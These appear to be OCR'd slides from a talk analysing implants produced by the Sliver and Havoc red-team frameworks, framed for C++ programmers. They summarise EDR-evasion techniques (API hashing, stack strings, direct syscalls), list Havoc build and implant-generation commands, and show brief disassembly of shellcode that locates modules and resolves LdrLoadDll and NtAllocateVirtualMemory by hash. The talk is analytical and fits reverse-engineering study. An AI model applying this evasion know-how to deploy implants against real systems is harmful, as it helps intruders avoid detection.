
[*] Implant saved to /home/d/cpp2023/ENERGETIC_LAMB.bin



Sum up the sliver techniques

- Familiar hashing, algorithms could differ
- Again keep readables on stack, messing up with opcodes
- Mixing the code and data
- Syscalls exist even under Windows. To fool user mode EDR for sure
- They are OS version specific
- Attacker creates in a minutes, researcher could meditate for weeks


Havoc framework





- Install dependencies, build team server, client, GUI generation
- sudo ./havoc server --profile ./profiles/havoc.yaotl -v --debug
- ./havoc client
- ls -lah

-rw-r--r-- 1 d d 80K May 10 10:00 implant_havok_x64

Precious GUI this time









Oldy but goldy

```
340     E8 00 00 00 00          call  $+5
345     59                      pop rcx
346     48 31 DB                xor   rbx, rbx    ; search_for_MZ
349     BB 4D 5A 00 00          mov     ebx, 'ZM'
34E     48 FF C1                inc   rcx
351     3E 66 3B 19             cmp     bx, word ptr (loc_345 - 345h)[rcx]
355     75 EF                   jnz   short search_for_MZ
```



Nothing bad in ntdll.dll

```
62      BA 43 6A 45 9E          mov    edx, 9E456A43h  ; LdrLoadDll
67      48 89 C3                mov    rbx, rax
6A      48 89 C1                mov    rcx, rax
6D      E8 4F 02 00 00          call   getFunction
72      48 89 D9                mov    rcx, rbx
75      BA EC B8 83 F7          mov    edx, 0F783B8ECh ; NtAllocateVirtualMemory
```



Sum up the havoc techniques

- Hugest file we generate so far (sliver could compile bigger with Go)
- We observed classy call $+5 / pop
- Add here and unneeded bytes among the code to full the tools
- It’s up to red teaming tool to choose the level: Windows API (kernel32), Native API (ntdll) or direct/indirect syscalls
- Seems like we really need automation to analyze all of it

And what about C++?

- Useful for program debugging, even C++ ones
- ..and for performance issues: embedded world, any other HPC
- Abnormal programming is fun
  - Could be a good way to take a look at high-level languages under the hoods
- One of the rare fields where code have to be compact
  - Purists could enjoy the beauty of shellcodes